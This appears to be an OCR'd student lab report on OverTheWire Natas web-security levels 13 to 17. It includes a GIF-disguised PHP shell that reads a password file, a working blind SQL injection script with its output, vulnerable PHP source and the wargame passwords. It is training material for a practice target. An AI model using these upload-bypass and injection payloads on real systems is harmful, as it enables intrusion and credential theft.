
1. Uploaded files with modified headers.
2. Successfully bypassed server checks.
3. Accessed the password file.


Conclusion:
This level reinforced that MIME-type validation alone is insufficient.

PUC:


Kali Linux
natas13.natas.labs.overthew
Not Secure
http://natas13.natas.labs.overthewire.org
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS13
For security reasons, we now only accept image files!
Choose a JPEG to upload (max 1KB):
Browse...
No file selected.
Upload File
View sourcecode


gaurav@kali: ~
Session
Actions
Edit
View
Help
(gaurav㉿kali)-[~]
$ nano shell.php
(gaurav㉿kali)-[~]
$ cat shell.php
GIF89a
<?php
echo system("cat /etc/natas_webpass/natas14");
?>
(gaurav㉿kali)-[~]
$





GIF89a z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

Natas14> z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

Level 14 -> Level 15

Tool Used: Web Browser


Objective:
To bypass weak authentication mechanisms.


Steps Followed:


1. Identified SQL-based authentication logic.
2. Used SQL injection techniques.
3. Logged in successfully to obtain the password.

Conclusion:
This level demonstrated classic SQL injection vulnerabilities.

PUC:







Natas15 > SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

Level 15 -> Level 16

Tool Used: Web Browser


Objective:
To extract sensitive information using blind SQL injection.


Steps Followed:

1. Observed differences in server responses.
2. Crafted conditional queries.
3. Extracted the password character by character.

Conclusion:
This level introduced blind SQL injection concepts.

PUC:






```
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
    if(mysqli_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```
┌──(gaurav㉿kali)-[~]
└─$ cat blind.py
import requests
from requests.auth import HTTPBasicAuth
import string

url = "http://natas15.natas.labs.overthewire.org/index.php"
auth = HTTPBasicAuth("natas15", "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx")

chars = string.ascii_letters + string.digits
password = ""

session = requests.Session()
session.auth = auth

for pos in range(1, 33):
    found = False
    for c in chars:
        payload = f'natas16" AND BINARY SUBSTRING(password,{pos},1)="{c}" #'
        r = session.post(url, data={"username": payload})

        if "exists" in r.text.lower():
            password += c
            print(f"[+] Found so far: {password}")
            found = True
            break

    if not found:
        print(f"[!] Failed at position {pos}")
        break

print("\n[+] FINAL PASSWORD:", password)

┌──(gaurav㉿kali)-[~]
└─$
```

```
Session  Actions  Edit  View  Help
┌──(gaurav㉿kali)-[~]
└─$ python3 blind.py
[+] Found so far: h
[+] Found so far: hP
[+] Found so far: hPk
[+] Found so far: hPkj
[+] Found so far: hPkjK
[+] Found so far: hPkjKY
[+] Found so far: hPkjKYv
[+] Found so far: hPkjKYvi
[+] Found so far: hPkjKYviL
[+] Found so far: hPkjKYviLQ
[+] Found so far: hPkjKYviLQc
[+] Found so far: hPkjKYviLQct
[+] Found so far: hPkjKYviLQctE
[+] Found so far: hPkjKYviLQctEW
[+] Found so far: hPkjKYviLQctEW3
[+] Found so far: hPkjKYviLQctEW33
[+] Found so far: hPkjKYviLQctEW33Q
[+] Found so far: hPkjKYviLQctEW33Qm
[+] Found so far: hPkjKYviLQctEW33Qmu
[+] Found so far: hPkjKYviLQctEW33QmuX
[+] Found so far: hPkjKYviLQctEW33QmuXL
[+] Found so far: hPkjKYviLQctEW33QmuXL6
[+] Found so far: hPkjKYviLQctEW33QmuXL6e
[+] Found so far: hPkjKYviLQctEW33QmuXL6eD
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDV
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVf
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfM
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4s
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sG
[+] Found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

[+] FINAL PASSWORD: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

Natas16 > hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

Level 16 -> Level 17

Tool Used: Web Browser


Objective:
To exploit advanced input handling vulnerabilities.


Steps Followed:

1. Identified improper input sanitization.
2. Crafted payloads to bypass restrictions.
3. Successfully retrieved the final password.


Conclusion:
This level consolidated advanced web exploitation concepts learned throughout the lab.


PUC:



